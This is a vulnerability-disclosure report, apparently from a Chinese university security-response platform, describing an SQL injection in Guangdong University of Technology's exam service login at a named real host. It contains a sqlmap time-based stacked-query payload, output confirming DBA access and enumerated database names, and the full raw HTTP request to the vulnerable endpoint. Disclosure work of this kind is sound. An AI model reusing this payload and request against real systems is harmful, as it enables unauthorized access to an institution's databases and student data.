

# 广东工业大学

时间	单位	作者	等级	Rank
2023-01-12 11:30:32	广东工业大学 (/list/firm/4948)	blame_Adminhz (/profile/9738/)	中危	0

QAQ

广东工业大学高校考务服务平台存在SQL注入：

归属：

"gdut.cxservice.cn"

相关icon(2):

全选

all

6 条匹配结果 ( 4 条独立IP ), 192 ms ,全文搜索。  
显示一年内数据, 点击 all 查看所有。

网站指纹排名

yJex5k...

1

I4xB0R...

1

BFRkb/...

1

rlhO3s...

1

pnaVQ...

1

国家/地区排名

>> 中国

5

>> 美国

1

https://tyb.gdut.edu.cn

48ce25abcdef595c.qaxcloudwaf.com

广东工业大学体育部

121.32.243.82

中国 / Beijing

ASN: 4134

组织: Chinanet

gdut.edu.cn

2023-01-11

CWAP-waf

HTTP/1.1 200 OK

Connection: close

Content-Length: 63633

Accept-Ranges: bytes

Cache-Control: private, max-age=600

Content-Language: zh-CN

Content-Security-Policy: default-src 'self' data: blob: \*.conac.cn \*.gov.cn \*.jiathis.co

\*.bdimg.com \*.wx.qq.com 'unsafe-inline' 'unsafe-eval'; frame-ancestors 'self';

Content-Type: text/html

Date: Tue, 10 Jan 2023 10:40:40 GMT

+ Certificate


第1页 共5页

2023/1/28 9:08


漏洞url: <http://gdut.cxservice.cn/login/login.html?a=gdut&p=ks>


漏洞点学号激活处


单引号导致报错



bp抓包: 发现加密可以解, 直接解密放入执行







直接sqlmap指定跑:

```
Parameter: #1* (URI)
Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: http://gdut.cxservice.cn:80/if1/User/user_ifa_Login_ActUserA2CheckUserA.ashx?a=[ActStr1={{1';WAITFOR DE
0 0:5' --}}][ActStr2={{1}}][ActStr3={{1}}][ActStr4={{}}][SessLib={{gdut}}][SessPrd={{ks}}][UserActId={{gdut_ksxs}}]&
query214049834933489841504_1673492818818
[11:17:36] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2019
[11:17:36] [INFO] fetching database names
[11:17:36] [INFO] fetching number of databases
[11:17:36] [INFO] resumed: 20
[11:17:36] [WARNING] (case) time-based comparison requires larger statistical model, please wait.....
```

dba权限为true

```
do you want sqlmap to try t
current user is DBA: True
```

--dbs爆破数据库

点到为止就不进爆破了

```
bsUser
[11:19:57] [INFO] retrieved: master
[11:21:25] [INFO] retrieved: tempdb
[11:23:08] [INFO] retrieved: model
[11:24:35] [INFO] retrieved: msdb
[11:25:37] [INFO] retrieved: clr
[11:26:29] [INFO] retrieved: tip
[11:27:30] [INFO] retrieved: zbsD
```

数据包:

GET /if1/User/user\_ifa\_Login\_ActUserA2CheckUserA.ashx?a=[ActStr1={{1}}][ActStr2={{1}}][ActStr3={{1}}][ActStr4={{}}][SessLib={{gdut}}]

[SessPrd={{ks}}][UserActId={{gdut\_ksxs}}]&x=jQuery214049834933489841504\_1673492818818 HTTP/1.1

Host: gdut.cxservice.cn

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0

Accept: text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, /; q=0.01

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

X-Requested-With: XMLHttpRequest

Connection: close

Referer: http://gdut.cxservice.cn/login/login.html?a=gdut&p=ks

Cookie: Lib=gdut; SessPrd=ks; CaptchaRd=LX1R1673492818000; ShowTitle=

2023 © 联系邮箱: [contact@src.sjtu.edu.cn](mailto:contact@src.sjtu.edu.cn) (<mailto:contact@src.sjtu.edu.cn>)